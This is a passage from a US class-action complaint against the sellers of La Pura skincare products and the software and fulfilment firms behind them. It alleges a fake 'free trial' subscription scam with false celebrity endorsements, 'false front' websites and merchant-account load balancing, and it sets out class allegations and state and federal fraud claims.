7 inequitable not to treat these entities/individuals as alter egos of one another because the
8 corporate structure is a sham designed to avoid paying taxes, frustrate creditors, avoid
9 document discovery requests, and force creditors to pursue the Defendants in a jurisdiction
10 (Puerto Rico) where their connections are in fact minimal.

11 344. On information and belief, Konnektive Rewards LLC assists in providing the
12 Konnektive software to customers, and did so with the La Pura Defendants.

13 345. On information and belief, Martorano Holdings LLC assists in the scheme at
14 least in part by transferring and holding assets gained from the unlawful activities described
15 herein.

16 346. On information and belief, the Konnektive Defendants provide services to
17 their clients for the purpose of perpetuating “free trial” schemes that defraud consumers,
18 including Ms. Tan. The Konnektive Defendants committed intentional acts by consulting
19 with the La Pura John Doe scammers on sales that they knew would be made to California
20 residents, and otherwise providing the services listed on their website in connection with
21 California customers. They further transfer data into and out of California, including Ms.
22 Tan and the Class Members’ credit card information and shipping data, and the Konnektive
23 Defendants then distribute this information to the QuickBox Defendants and to merchant
24 processing companies. The Konnektive Defendants, through their load balancing software,
25 selected the merchant accounts to be used to bill Ms. Tan and the Class Members, and
26

27 ¹⁴⁴ *Id.* at 6-8.

28 ¹⁴⁵ *Id.* at 8.

¹⁴⁶ *Id.* at 10-11.

1 assigned their purchases to merchant accounts the software was programmed to select with
2 the express intent of masking the fraud by balancing the load of chargebacks. On
3 information and belief, the Konnektive Defendants also sent e-mails through their software
4 to Ms. Tan and the Class Members, and some of those e-mails (including the ones to Ms.
5 Tan) were sent into the State of California to facilitate the fraud.

6 347. These intentional acts were expressly aimed at California residents. The
7 Konnektive Defendants knew that their software was being used to target California
8 residents because their software holds the addresses of consumers who purchase La Pura
9 products. Specifically, when consumers input their shipping addresses and credit card
10 information and click to purchase La Pura products, the information is sent through
11 Konnektive's software, which then engages in "load balancing" to choose a merchant
12 account that will not be detected by the fraud detection system of the consumers' credit
13 card companies or banks. After the credit card company or bank authorizes the charge, the
14 authorization is sent through Konnektive's software to La Pura's website. All of this
15 happens in milliseconds. Simply put, the Konnektive Defendants know where their victims
16 reside, including their victims in California.

17 348. The Konnektive Defendants targeted their conduct at California residents,
18 including the Plaintiff, and knew they were California residents by virtue of their shipping
19 addresses and other contact information. These acts involved ongoing, systemic, and
20 continuous contact with California because the shipment of La Pura Products has been
21 ongoing since at least early 2019. Those shipments occurred as part of subscriptions,
22 meaning that the Konnektive Defendants' software was used by the La Pura Defendants
23 and the QuickBox Defendants to ship continually and regularly to their California victims
24 over long periods of time. The acts were entirely commercial in nature, as the Konnektive
25 Defendants marketed themselves as providing services specifically to scammers they knew
26 would sell nationwide via the Internet.

27 349. The Konnektive Defendants generated substantial profits from their acts
28 aimed at California residents. They intentionally assisted the La Pura scammers in placing

1 the La Pura Products into the stream of commerce, knowing and intending that they would
2 be advertised over the Internet to and purchased by California consumers.

3 350. The Konnektive Defendants knew or should have foreseen that their actions
4 would cause harm in California. As described above, they intentionally assisted “free trial”
5 scammers over a lengthy period of time, knowing that California consumers are being
6 harmed by the scam. Had they not provided these services, the California consumers would
7 not have been harmed because the La Pura Products would not have been shipped to them
8 and the La Pura scammers would not have benefitted from the experience of the
9 Konnektive Defendants in helping other “free trial” scammers design their business
10 processes.

11 351. Because of these facts, personal jurisdiction is appropriate in California over
12 the Konnektive Defendants.

13 CLASS ACTION ALLEGATIONS

14 352. Plaintiff incorporates all preceding and subsequent paragraphs by reference as
15 if set forth fully herein.

16 353. Plaintiff brings this class action pursuant to Fed. R. Civ. P. Rule 23, seeking
17 certification of Plaintiff’s claims and certain issues in this action on the Class, consisting
18 of:

19 **Nationwide Class:** All consumers in the United States who, within the
20 applicable statute of limitations period until the date notice is disseminated,
21 were billed for the La Pura Products.

22
23 354. Plaintiffs further seek certification of the following class:

24
25 **California Class:** All consumers in the United States who, within the
26 applicable statute of limitations period until the date notice is disseminated,
27 were billed for the La Pura Products.
28

1 355. “La Pura Products” means La Pura Anti-Aging Cream, La Pura Wrinkle
2 Freezing Moisturizer, La Pura Instant Lifting Eye Serum, and La Pura Instant Tightening
3 Serum. Plaintiff expects that this definition will be modified in discovery as information is
4 obtained from the John Doe Defendants. In particular, Plaintiff expects that there may be
5 other products sold by the same Defendants with the exact same formulation, similar or
6 identical injuries, but different labels or names. Plaintiff further expects that the conduct of
7 the affiliates, the Defendants, or the “crooked processors” may be subject to a different and
8 much broader class that encompasses identical injuries that go beyond this specific product
9 line. Plaintiff further expects that the La Pura Defendants were selling other products via
10 fake free trials whose injuries to their victims were functionally identical, and thus should
11 be part of the Class.

12 356. Excluded from the Class are governmental entities, Defendants, any entity in
13 which Defendants have a controlling interest, and Defendants’ officers, directors, affiliates,
14 legal representatives, employees, co-conspirators, successors, subsidiaries, and assigns.
15 Also excluded from the Class is any judge, justice, or judicial officer presiding over this
16 matter and the members of their immediate families and judicial staff.

17 357. Plaintiff reserves the right to amend or modify the class descriptions by
18 making it more specific or dividing the class members into subclasses or limiting the issues.

19 358. NUMEROSITY: Plaintiff is informed and believe, and on that basis allege,
20 that the Plaintiff Class is so numerous that individual joinder of all members would be
21 impracticable. It is apparent that the number of consumers of injured by similar or identical
22 Products by the Defendants would be so large as to make joinder impracticable as the Class
23 (or Classes) would be comprised of thousands of consumers geographically dispersed
24 throughout the United States. While the exact number of Class members is currently
25 unknown, such information can be ascertained through appropriate discovery.

26 359. COMMONALITY: Defendants’ practices and omissions were applied
27 uniformly to all members of the Class, so that the questions of law and fact are common to
28 all members of the Class. All members of the putative Classes were and are similarly

1 affected by having purchased and used the Products, and the relief sought herein is for the
2 benefit of Plaintiff and members of the putative Class.

3 360. PREDOMINANCE: Questions of law and fact common to the Class exist that
4 predominate over questions affecting only individual members, including but not limited
5 to:

- 6 a) whether Defendants' representations discussed above are misleading, or
7 objectively reasonably likely to deceive;
- 8 b) whether Defendants' omissions discussed above involve facts the Defendants
9 were obliged to disclose or facts contrary to representations by the
10 Defendants;
- 11 c) whether the Defendants' owed consumers a duty to disclose the omitted
12 material facts;
- 13 d) whether Defendants' alleged conduct is unlawful;
- 14 e) whether the alleged conduct constitutes violations of the laws asserted;
- 15 f) whether the Defendants' wrongful conduct was intentional or knowing;
- 16 g) whether the Defendants' wrongful conduct warrants punitive damages;
- 17 h) whether Defendants engaged in false or misleading advertising; and
- 18 i) whether Plaintiff and Class members are entitled to appropriate remedies,
19 including restitution, damages, and injunctive relief.

20 361. TYPICALITY: The claims asserted by Plaintiff in this action are typical of
21 the claims of the members of the Class, as the claims arise from the same course of conduct
22 by Defendants, all members of the Class have been similarly affected by Defendants'
23 course of conduct, and the relief sought is common.

24 362. ADEQUACY: Plaintiff will fairly and adequately represent and protect the
25 interests of the members of the Class. Plaintiff has no interest adverse to the interests of
26 the other Class members. Plaintiff has retained competent counsel with substantial
27 experience in complex litigation and litigation involving scientific and technical issues,
28 who are committed to vigorously prosecuting this action on behalf of the Class.

1 363. SUPERIORITY: A class action is superior to other available methods for the
2 fair and efficient adjudication of the present controversy, in that it will permit a large
3 number of claims to be resolved in a single forum simultaneously, efficiently, and without
4 the unnecessary hardship that would result from the prosecution of numerous individual
5 actions and the duplication of discovery, effort, expense and burden on the courts that
6 individual actions would engender. The benefits of proceeding as a class action, including
7 providing a method for obtaining redress for claims that would not be practical to pursue
8 individually, are far superior than any difficulties that might be argued with regard to the
9 management of this class action. This superiority makes class litigation superior to any
10 other method available for the fair and efficient adjudication of these claims. Absent a class
11 action, it would be highly unlikely that the representative Plaintiff or any other members
12 of the Class would be able to protect their own interests because the cost of litigation
13 through individual lawsuits might exceed expected recovery.

14 364. Certification of this class action is appropriate because the questions of law or
15 fact common to the respective members of the Class predominate over questions of law or
16 fact affecting only individual members. Certification also is appropriate because
17 Defendants acted, or refused to act, on grounds generally applicable to the Class, thereby
18 making appropriate the relief sought on behalf of the Class as a whole. Further, given the
19 large number of potentially injured consumers, allowing individual actions to proceed in
20 lieu of a class action would run the risk of yielding inconsistent and conflicting
21 adjudications. Certification of Plaintiff's claims for class-wide treatment is also appropriate
22 because Plaintiff can prove the elements of the claims on a class-wide basis using the same
23 evidence as would be used to prove those elements in individual actions alleging the same
24 claims.

25 365. Notice to the members of the Class may be accomplished inexpensively,
26 efficiently, and in a manner best designed to protect the rights of all Class members. Class
27 notice can likely be directly sent to individual members of the Class because Defendants'
28

own records and documents will likely identify all members of the Class and contain their contact information.

CAUSES OF ACTION

FIRST CAUSE OF ACTION

Violation of the Consumer Legal Remedies Act

Cal. Civ. Code § 1750, *et seq.*

366. Plaintiff incorporates all preceding and subsequent paragraphs by reference as if set forth fully herein.

367. Plaintiff brings this claim individually and on behalf of the Class.

368. The Consumer Legal Remedies Act (“CLRA”) prohibits deceptive practices in connection with the conduct of a business that provides goods, property, or services primarily for personal, family, or household purposes.

369. Defendants’ false and misleading labeling and other policies, acts, and practices were designed to, and did, induce the purchase and use of Defendants’ Product for personal, family, or household purposes by Plaintiff and Class Members, and violated and continue to violate the following sections of the CLRA:

- a. § 1770(a)(2): misrepresenting the source, sponsorship, approval, or certification of goods or services, in particular through the false celebrity endorsements, magazine appearances, affiliations with Amazon, and false presentation of websites as news articles described herein;
- b. § 1770(a)(3): misrepresenting the affiliation, connection, or association with, or certification by, another, in particular through the false celebrity endorsements, magazine appearances, affiliations with Amazon, and false presentation of websites as news articles described herein;
- c. § 1770(a)(5): representing that goods have sponsorship, approval, characteristics, ingredients, uses, benefits, or quantities that they do not

1 have, in particular through the false celebrity endorsements, magazine
 2 appearances, affiliations with Amazon, the “false front” websites, the
 3 representations regarding limited supply, and the false presentation of
 4 websites as news articles described herein;

5 d. § 1770(a)(7): representing that goods are of a particular standard,
 6 quality, or grade if they are of another, in particular the false celebrity
 7 endorsements, magazine appearances, and affiliations with Amazon as
 8 described herein;

9 e. § 1770(a)(9): advertising goods with intent not to sell them as
 10 advertised, in particular in representing that they would be sold for the
 11 cost of shipping and handling as part of a free trial or for free or “\$0.00”
 12 when the Defendants in fact intended to sell them as part of an ongoing
 13 subscription;

14 f. § 1770(a)(13): making false or misleading statements of fact
 15 concerning reasons for, existence of, or amounts of, price reductions,
 16 in particular the false representations of a “free trial,” the false
 17 representations that the products would be free or cost \$0.00, and the
 18 false representations regarding limited supply as described herein;

19 370. Defendants profited from their sales of the falsely, deceptively, and
 20 unlawfully advertised Product to unwary consumers.

21 371. Plaintiff and members of the Class purchased the Products for personal use,
 22 in reliance on Defendants’ false and misleading material claims as described herein.

23 372. Pursuant to Cal. Civ. Code § 1780(d), Plaintiff has attached its affidavit of
 24 venue hereto as Exhibit 3.

25 373. As a result of Defendants’ violations of the CLRA, Plaintiff and the Class
 26 have suffered irreparable harm and seek injunctive relief prohibiting further violations of
 27 the CLRA. Plaintiff and the Class also seek to recover their attorneys’ fees and costs.
 28

374. Ms. Tan has standing to seek injunctive relief because she may be injured by the Defendants' conduct in the future. Defendants appear to be cycling through product names and product types, and on information and belief, have been running other "free trial" scams. Defendants may present other offers that result in fraudulent billing and which would be difficult to detect or identify as coming from them. Defendants also have Ms. Tan's personal information and could try to use her personal information for nefarious purposes without her consent, just as they did in the past.

375. Under Cal. Civ. Code § 1782(d), a plaintiff may without prior notification file a complaint alleging violations of the CLRA that seeks injunctive relief only. If the plaintiff later sends a CLRA notification letter and the defendant does not remedy the CLRA violations within 30 days of notification, the plaintiff may amend its CLRA causes of action without leave of court to add claims for damages.

376. Pursuant to §1782 of the CLRA and concurrently with the filing/service of this complaint, Plaintiff will notify Defendants in writing of the particular violations of §1770 of the CLRA and demand Defendants rectify the actions described above by providing complete monetary relief, agreeing to be bound by their legal obligations and to give notice to all affected customers of their intent to do so.

377. If Defendants fail to adequately respond to Plaintiff's demand within 30 days of the letter pursuant to §1782 of the CLRA, Plaintiff will then amend this claim to add additional claims for relief, including claims for compensatory and punitive damages.

SECOND CAUSE OF ACTION

Violation of the California False Advertising Law

Cal. Bus. & Prof. Code §§ 17500, *et seq.*

378. Plaintiff incorporates all preceding and subsequent paragraphs by reference as if set forth fully herein.

379. Plaintiff brings this claim individually and on behalf of the Class.

380. Pursuant to California Business and Professions Code § 17500, *et seq.*, it is unlawful to engage in advertising "which is untrue or misleading, and which is known, or

1 which by the exercise of reasonable care should be known, to be untrue or misleading . . .
2 [or] to so make or disseminate or cause to be so made or disseminated any such statement
3 as part of a plan or scheme with the intent not to sell that personal property or those
4 services, professional or otherwise, so advertised at the price stated therein, or as so
5 advertised.”

6 381. Defendants have violated § 17500, *et seq.*, in particular as described herein
7 through the false celebrity endorsements, magazine appearances, affiliations with Amazon,
8 the omissions regarding their “false front” websites, their presentation of the “false front”
9 websites to banks and credit card companies, the representations regarding limited supply,
10 their efforts to make it difficult to cancel subscriptions, the “free trial” representations, the
11 false representation that the products would cost \$0.00, and the false presentation of
12 websites as news articles described herein.

13 382. Pursuant to California Business and Professions Code § 17505, “No person
14 shall state, in an advertisement of his goods, that he is a producer, manufacturer, processor,
15 wholesaler, or importer, or that he owns or controls a factory or other source of supply of
16 goods, when such is not the fact, and no person shall in any other manner misrepresent the
17 character, extent, volume, or type of his business.”

18 383. Defendants have violated § 17505, in particular through their representations
19 of limited supply, the “false front” website, the false celebrity endorsements, and the false
20 presentation of websites as news articles described herein.

21 384. Defendants misled consumers by making misrepresentations and untrue
22 statements about their products as described herein.

23 385. Defendants misled consumers by omitting material information which they
24 were under a duty to disclose as described herein. Defendants were under a duty to disclose
25 this material information to Plaintiff and the Class Members.

26 386. Defendants knew, or by the exercise of reasonable care should have known,
27 that their representations and omissions were untrue and misleading, and deliberately made
28 the aforementioned representations and omissions in order to deceive reasonable

1 consumers like Plaintiff and other Class Members. In particular and *inter alia*, this is
2 evidenced by the numerous negative reviews online regarding these products and others
3 which were specifically directed at the Defendants or their companies by name, by
4 customer complaints which, on information and belief, were communicated directly to the
5 Defendants by victims, by the outlandishness of the conduct described and of the stories
6 the Defendants concocted regarding Oprah, Ellen DeGeneres, Shark Tank, and others, the
7 significant publicity these illegal free trial schemes have received, prior FTC actions and
8 criminal prosecutions against similar enterprises, and the fact that the prevalence and
9 illegality of these activities is well known in the affiliate marketing and direct marketing
10 industries.

11 387. As a direct and proximate result of Defendants' misleading and false
12 advertising, Plaintiff and the other Class Members have suffered injury in fact and have
13 lost money or property, time, and attention. Plaintiff reasonably relied upon Defendants'
14 representations regarding their products. In reasonable reliance on Defendants' false
15 representations, Plaintiff and other Class Members purchased the products at issue and paid
16 more for those products than they would have had they been aware that Defendants'
17 representations were false. Plaintiff and other Class Members ended up with Products that
18 were overpriced, inaccurately marketed, and did not have the characteristics, qualities, or
19 value promised by Defendants, and therefore Plaintiff and other Class Members have
20 suffered injury in fact.

21 388. Defendants' representations were material to the decision of Plaintiffs and the
22 Class Members to purchase Defendants' products, and a reasonable person would have
23 attached importance to the truth or falsity of the representations made by the Defendants
24 in determining whether to purchase the Defendants' products. The suggestion that the
25 products were endorsed by celebrities and magazines was a factor in Ms. Tan's purchase
26 and tended to lend credibility to the product, and a reasonable consumer who knew this
27 was false would not have signed up for the "free trial." With respect to the omissions by
28 Defendants as described herein, those omissions were material and Plaintiff and the Class

Members would have behaved differently if the information had been disclosed. Had Defendants disclosed the omitted information, that there would be an ongoing subscription and not a one-time free sample with only a shipping and handling charge, that there was not a limited supply, and that Defendants intended to use the “false front” websites to defraud the consumers’ banks and credit card companies if they attempted a chargeback, Plaintiff and the Class Members would have been aware of it and would not have purchased the products from Defendants or would not have paid the same price for those products.

389. Defendants advertised to Plaintiff and other Class Members, through written representations and omissions made by Defendants and their employees that the La Pura Products would be of a particular nature and quality.

390. The misleading and false advertising described herein presents a continuing threat to Plaintiff and the Class Members in that Defendants persist and continue to engage in these practices, and will not cease doing so unless and until forced to do so by this Court. Defendants’ conduct will continue to cause irreparable injury to consumers unless enjoined or restrained. Plaintiff is entitled to injunctive relief ordering Defendants to cease their false advertising, and Plaintiff and all Class Members are entitled to restitution of the entirety of the Defendants’ revenues associated with their false advertising, or such portion of those revenues as the Court may find equitable.

THIRD CAUSE OF ACTION

Violation of the Unfair and Fraudulent Prongs

of the California Unfair Competition Law

Cal. Bus. & Prof. Code §§ 17200, *et seq.*

391. Plaintiff incorporates all preceding and subsequent paragraphs by reference as if set forth fully herein.

392. Plaintiff brings this claim individually and on behalf of the Class under the “unfair” and “fraudulent” prongs of California’s Unfair Competition Law, Business and Professions Code section 17200, *et seq.*, on behalf of themselves and the Classes against Defendants.

1 393. As alleged herein, Plaintiff has suffered injury in fact and lost money or
2 property as a result of Defendants' conduct because among other things Ms. Tan was auto-
3 billed without her permission and was charged on her credit card without permission.
4 Plaintiff suffered that injury at the time of purchase when Plaintiff bought products that do
5 not deliver the benefits Defendants promise, as well as on the dates her credit card was
6 billed without permission.

7 394. The Unfair Competition Law, Business & Professions Code §17200, *et seq.*
8 ("UCL") prohibits "unfair competition," which includes "any unlawful, unfair or
9 fraudulent business act or practice and unfair, deceptive, untrue or misleading advertising
10 and any act prohibited by Chapter 1 (commencing with Section 17500) of Part 3 of Division
11 7 of the Business and Professions Code."

12 395. Defendants committed "unfair" business acts or practices by, among other
13 things: (1) engaging in conduct where the utility of such conduct, if any, is outweighed by
14 the gravity of the consequences to Plaintiffs and members of the Classes; (2) engaging in
15 conduct that is immoral, unethical, oppressive, unscrupulous, or substantially injurious to
16 Plaintiffs and members of the Classes; and (3) engaging in conduct that undermines or
17 violates the spirit or intent of the consumer protection laws alleged in this Class Action
18 Complaint.

19 396. The utility of the conduct committed by Defendants and as described herein
20 is nonexistent. There is no utility to falsely suggesting to customers that a product has been
21 endorsed by celebrities, to falsely suggesting a customer is signing up for a free trial, to
22 running a "false front" website to deceive banks and others, to operating a "load balancer,"
23 or to any of the other conduct by Defendants. The harm to consumers caused by this
24 conduct, by contrast, is significant. Defendants' conduct described herein not only deprived
25 the consumers of the value they were expecting to receive, it also caused them to treat
26 themselves with ineffective products rather than alternative options, deprived them of
27 money, and interfered with their lawful efforts to convince their banks that a fraudulent
28 transaction had occurred.

1 397. Defendants' conduct as described in this Complaint offends established public
2 policies. Defendants' conduct violated numerous civil and criminal statutes, as described
3 further herein and in detail in the Fourth Cause of Action. Those statutes exist for a reason:
4 to protect consumers from unfair marketing practices, and in many cases to protect
5 consumers' health. It is a particularly important public policy issue to avoid these kinds of
6 violations in products that relate to health care or that are applied to the human body given
7 the risks of such violations.

8 398. Defendants' conduct as described in this Complaint is immoral, unethical,
9 oppressive, and unscrupulous, as well as substantially injurious to Plaintiff and the Class.
10 In particular and *inter alia*, this is evidenced by the outlandishness of the conduct described
11 and of the story Defendants concocted regarding Oprah, Ellen DeGeneres, Shark Tank,
12 and other celebrities, the significant publicity these illegal free trial schemes have received,
13 prior FTC actions against similar criminal enterprises, and the fact that the illegality of
14 these activities is well known in the affiliate marketing and direct marketing industries, and
15 by the widespread dishonesty present in Defendants' marketing materials.

16 399. Defendants' conduct as described in this Complaint violates the letter, spirit,
17 and intent of the consumer protection laws. Their products are marketed dishonestly and
18 in violation of various consumer protection laws, as described herein and in the Causes of
19 Action of this complaint.

20 400. As detailed herein, Defendants' unfair and/or fraudulent practices include
21 disseminating false and/or misleading representations, through their marketing and
22 advertising.

23 401. Defendants are aware that the claims or omissions they have made about the
24 Products were and continue to be false and misleading.

25 402. Defendants had an improper motive—profit before accurate marketing—in
26 their practices related to their deceptive practices, as set forth herein.

27 403. There were reasonably available alternatives to further Defendants' legitimate
28 business interests other than the conduct described herein. For example, Defendants could

1 have removed the false and misleading representations from their advertisements, provided
2 omitted information to Plaintiff and the other Class Members to avoid any deception, and
3 could have complied with the law rather than violating the statutes as described in
4 Plaintiff's Fourth Cause of Action.

5 404. As a direct and proximate result of Defendants' unfair or fraudulent business
6 acts and practices and misleading and false advertising, Plaintiff and the other Class
7 Members have suffered injury in fact and have lost money or property, time, and attention.
8 Plaintiff reasonably relied upon Defendants' representations regarding their products. In
9 reasonable reliance on Defendants' false representations, Plaintiff and other Class
10 Members purchased the products at issue and paid more for those products than they would
11 have had they been aware that Defendants' representations were false. Plaintiff and other
12 Class Members ended up with Products that were overpriced, inaccurately marketed, and
13 did not have the characteristics, qualities, or value promised by Defendants, and therefore
14 Plaintiff and other Class Members have suffered injury in fact.

15 405. Defendant's representations were material to the decision of Plaintiffs and the
16 Class Members to purchase Defendant's products, and a reasonable person would have
17 attached importance to the truth or falsity of the representations made by Defendant in
18 determining whether to purchase Defendant's products, as described in detail herein. With
19 respect to the omissions by Defendant as described herein, those omissions were material
20 and Plaintiff and the Class Members would have behaved differently if the information had
21 been disclosed. Had Defendants disclosed the omitted information, Plaintiff and the Class
22 Members would have been aware of it and would not have purchased the products from
23 Defendant or would not have paid the same price for those products. Similarly, had
24 Defendants not engaged in the unfair and fraudulent business acts or practices described in
25 this Complaint, Plaintiff and the Class Members would not have purchased the products
26 from Defendant or would not have paid the same price for those products.

27 406. As purchasers and consumers of Defendants' Products, and as members of the
28 general public who purchased and used the Products and have suffered injury in fact and

1 lost money and property as a result of this unfair competition and unlawful conduct,
 2 Plaintiff and the Class are entitled to and bring this class action seeking all available
 3 remedies under the UCL.

4 407. The unfair and unlawful competitive practices described herein presents a
 5 continuing threat to Plaintiff and the Class Members in that Defendants persist and continue
 6 to engage in these practices, and will not cease doing so unless and until forced to do so by
 7 this Court. Defendants' conduct will continue to cause irreparable injury to consumers
 8 unless enjoined or restrained. Under Business & Professions Code § 17203, Plaintiff is
 9 entitled to injunctive relief ordering Defendants to cease their unfair competitive practices,
 10 and Plaintiff and all Class Members are entitled to restitution of the entirety of the
 11 Defendants' revenues associated with their unlawful acts and practices, or such portion of
 12 those revenues as the Court may find equitable.

13 **FOURTH CAUSE OF ACTION**

14 **Violation of the Unlawful Prong**

15 **of the California Unfair Competition Law**

16 **Cal. Bus. & Prof. Code §§ 17200, *et seq.***

17 408. Plaintiff incorporates all preceding and subsequent paragraphs by reference as
 18 if set forth fully herein.

19 409. Plaintiff brings this claim under the "unlawful" prong of California's Unfair
 20 Competition Law, Business and Professions Code section 17200, *et seq.*, individually and
 21 on behalf of the Class against the Defendants.

22 410. The Unfair Competition Law, Business & Professions Code §17200, *et seq.*
 23 ("UCL") prohibits "unfair competition," which includes "any unlawful, unfair or
 24 fraudulent business act or practice and unfair, deceptive, untrue or misleading advertising
 25 and any act prohibited by Chapter 1 (commencing with Section 17500) of Part 3 of Division
 26 7 of the Business and Professions Code."
 27
 28

412. As detailed in Plaintiff's Second Cause of Action, the Defendants' acts and practices are unlawful because they violate the California False Advertising Law, Business & Professions Code §§ 17500, et seq.

413. As detailed in Plaintiff’s Third Cause of Action, the Defendants’ acts and practices are unlawful because they violate the prongs of California’s Unfair Competition Law, Cal. Bus. & Prof. Code §§ 17200, *et seq.*, which prohibit any “unfair or fraudulent business act or practice and unfair, deceptive, untrue or misleading advertising....”

414. As detailed in Plaintiff's Sixth Cause of Action, the Defendants' acts and practices are unlawful because they violate the California Automatic Renewal Law, Cal. Bus. & Prof. Code §§ 17600, *et seq.*

415. As detailed in Plaintiff's Sixth Cause of Action, the Defendants' acts and practices are unlawful because they violate the Electronic Funds Transfer Act, 15 U.S.C. § 1693e.

Bank Fraud

416. The Defendants' conduct here is unlawful because they have committed bank fraud and conspired to commit multiple counts of bank fraud in violation of 18 U.S. Code § 1344.

417. Pursuant to 18 U.S. Code § 1344, “[w]hoever knowingly executes, or attempts to execute, a scheme or artifice (1) to defraud a financial institution; or (2) to obtain any of the moneys, funds, credits, assets, securities, or other property owned by, or under the custody or control of, a financial institution, by means of false or fraudulent pretenses, representations, or promises” is in violation of the statute.

418. Pursuant to 18 U.S. Code § 1349, “[a]ny person who attempts or conspires to commit any offense under this chapter shall be subject to the same penalties as those

1 prescribed for the offense, the commission of which was the object of the attempt or
2 conspiracy.”

3 419. The Defendants here conspired to commit bank fraud and to receive money
4 obtained from bank fraud in violation of federal law.

5 420. The money obtained by the Defendants through the try-la-pura-
6 skincare.com/lm/ and try-la-pura-skincare.com/l3/ websites was obtained through credit
7 cards or debit cards and was thus under the custody or control of financial institutions (in
8 the case of Ms. Tan, San Diego County Credit Union). That money was obtained
9 fraudulently. As described in this complaint, Defendants intentionally used fake news
10 stories and fake endorsements from celebrities, with the intent that Plaintiff and other Class
11 Members rely upon them, in order to obtain their credit card numbers for the purpose of
12 fraudulently billing them for subscriptions to which they did not agree. Defendants
13 intentionally created a “false front” website for the purpose of defrauding banks and credit
14 card companies into believing that customers consented to these subscriptions, when in
15 fact the customers were told that they would pay \$0.00 for the La Pura Products.

16 421. Moreover, Defendants further “churned” the merchant accounts of various
17 shell companies to deceive banking institutions and prevent them from identifying the
18 billings as fraudulent, which would have enabled the banks to prevent Defendants from
19 continuing to charge their customers. Specifically, Defendants utilized the specialized
20 software developed by the Konnektive Defendants, which provided them with automated
21 “load balancing.” This enabled Defendants to charge their victims’ credit cards and debit
22 cards using merchant accounts that were not detected by the fraud detection systems.

23 422. Defendants knowingly conspired together to commit these violations and to
24 benefit financially from this illegal scheme.

25 423. Defendants’ actions with respect to the products as described above are in
26 violation of 18 U.S.C. § 1344 and thus constitute unlawful business acts or practices under
27 the UCL.

28 **Wire Fraud**

In Violation Of 18 U.S. Code § 1343

424. Defendants' conduct here is unlawful because they have committed wire fraud and conspired to commit multiple counts of wire fraud in violation of 18 U.S. Code § 1343.

425. Pursuant to 18 U.S. Code § 1343, "[w]hoever, having devised or intending to devise any scheme or artifice to defraud, or for obtaining money or property by means of false or fraudulent pretenses, representations, or promises, transmits or causes to be transmitted by means of wire, radio, or television communication in interstate or foreign commerce, any writings, signs, signals, pictures, or sounds for the purpose of executing such scheme or artifice" is in violation of the statute.

426. Pursuant to 18 U.S. Code § 1349, "[a]ny person who attempts or conspires to commit any offense under this chapter shall be subject to the same penalties as those prescribed for the offense, the commission of which was the object of the attempt or conspiracy."

427. The Defendants here conspired to commit wire fraud and to receive money obtained from wire fraud in violation of federal law.

428. The Defendants transmitted written communications by means of wire as part of their scheme to defraud, in particular through text messages, Internet ads, their websites, through e-mail, through telephone communications to consumers which were intended to prevent them from exercising their lawful right to a chargeback, and through telephone or Internet communications to banks and credit card companies asserting that their subscription billings had been agreed to by customers or that their "false front" websites were the site consumers visited. Those transmissions crossed state lines, at least from Colorado to California to Georgia and other states.

429. The money obtained by the Defendants through the try-la-pura-skincare.com/lm/ and try-la-pura-skincare/13/ landing pages was obtained fraudulently. As described in this complaint, the Defendants intentionally used fake news stories and fake endorsements from celebrities, with the intent that Plaintiff and the other Class Members rely upon them, in order to obtain their credit card numbers for the purpose of fraudulently

1 billing them for subscriptions they did not agree to. Defendants intentionally created a
2 “false front” website for the purpose of defrauding banks and credit card companies into
3 believing that customers consented to these subscriptions, when in fact the customers were
4 not even informed of them. Defendants knowingly conspired together to commit these
5 violations and to benefit financially from this illegal scheme.

6 430. Defendants’ actions with respect to its products as described above are in
7 violation of 18 U.S. Code § 1343 and thus constitute unlawful business acts or practices
8 under the UCL.

9 **Mail Fraud**

10 **In Violation Of 18 U.S. Code § 1341**

11 431. Defendants’ conduct here is unlawful because they have committed mail fraud
12 and conspired to commit multiple counts of mail fraud in violation of 18 U.S. Code § 1341.

13 432. Pursuant to 18 U.S. Code § 1341, “[w]hoever, having devised or intending to
14 devise any scheme or artifice to defraud, or for obtaining money or property by means of
15 false or fraudulent pretenses, representations, or promises, or to sell, dispose of, loan,
16 exchange, alter, give away, distribute, supply, or furnish or procure for unlawful use any
17 counterfeit or spurious coin, obligation, security, or other article, or anything represented
18 to be or intimated or held out to be such counterfeit or spurious article, for the purpose of
19 executing such scheme or artifice or attempting so to do, places in any post office or
20 authorized depository for mail matter, any matter or thing whatever to be sent or delivered
21 by the Postal Service, or deposits or causes to be deposited any matter or thing whatever to
22 be sent or delivered by any private or commercial interstate carrier, or takes or receives
23 therefrom, any such matter or thing, or knowingly causes to be delivered by mail or such
24 carrier according to the direction thereon, or at the place at which it is directed to be
25 delivered by the person to whom it is addressed, any such matter or thing” is in violation
26 of the statute.

27 433. Pursuant to 18 U.S. Code § 1349, “[a]ny person who attempts or conspires to
28 commit any offense under this chapter shall be subject to the same penalties as those

1 prescribed for the offense, the commission of which was the object of the attempt or
2 conspiracy.”

3 434. The Defendants here conspired to commit mail fraud and to receive money
4 obtained from mail fraud in violation of federal law.

5 435. The Defendants transmitted matter or things and took or received matter or
6 things via the Postal Service or private or commercial interstate carriers as part of their
7 scheme to defraud, in particular by accepting return packages at the QuickBox address
8 shipped across state lines from other states (including from the State of California), and by
9 shipping products through the mail system to unwitting victims of the scheme with the
10 intent to fraudulently bill them for those products that were not intentionally ordered by
11 their victims

12 436. The money obtained by the Defendants through the try-la-pura-
13 skincare.com/lm/ and try-la-pura-skincare.com/l3 landing pages was obtained
14 fraudulently. As described in this complaint, the Defendants intentionally used fake news
15 stories and fake endorsements from celebrities, with the intent that Plaintiff and the Class
16 rely upon them, in order to obtain their credit card numbers for the purpose of fraudulently
17 billing them for subscriptions they did not agree to. The Defendants intentionally created
18 “false front” websites for the purpose of defrauding banks and credit card companies into
19 believing that customers consented to these subscriptions, when in fact the customers were
20 not even informed of them. The Defendants knowingly conspired together to commit these
21 violations and to benefit financially from this illegal scheme.

22 437. Defendants’ actions with respect to their products as described above are in
23 violation of 18 U.S. Code § 1341 and thus constitute unlawful business acts or practices
24 under the UCL.

25 **Unlawful Violations of Federal Trade Commission Regulations**
26 **Concerning Use of Endorsements and Testimonials in Advertising**
27 **16 C.F.R. pt. 255, *et seq.***
28

1 438. The Defendants’ acts and practices are unlawful under the California UCL
2 because they violate Federal regulations governing the use of endorsements and
3 testimonials in advertising.

4 439. Pursuant to 16 C.F.R. pt. 255.1(a), “an endorsement may not convey any
5 express or implied representation that would be deceptive if made directly by the
6 advertiser.” Under 16 C.F.R. pt. 255(1)(c), “[a]dvertisers are subject to liability for false or
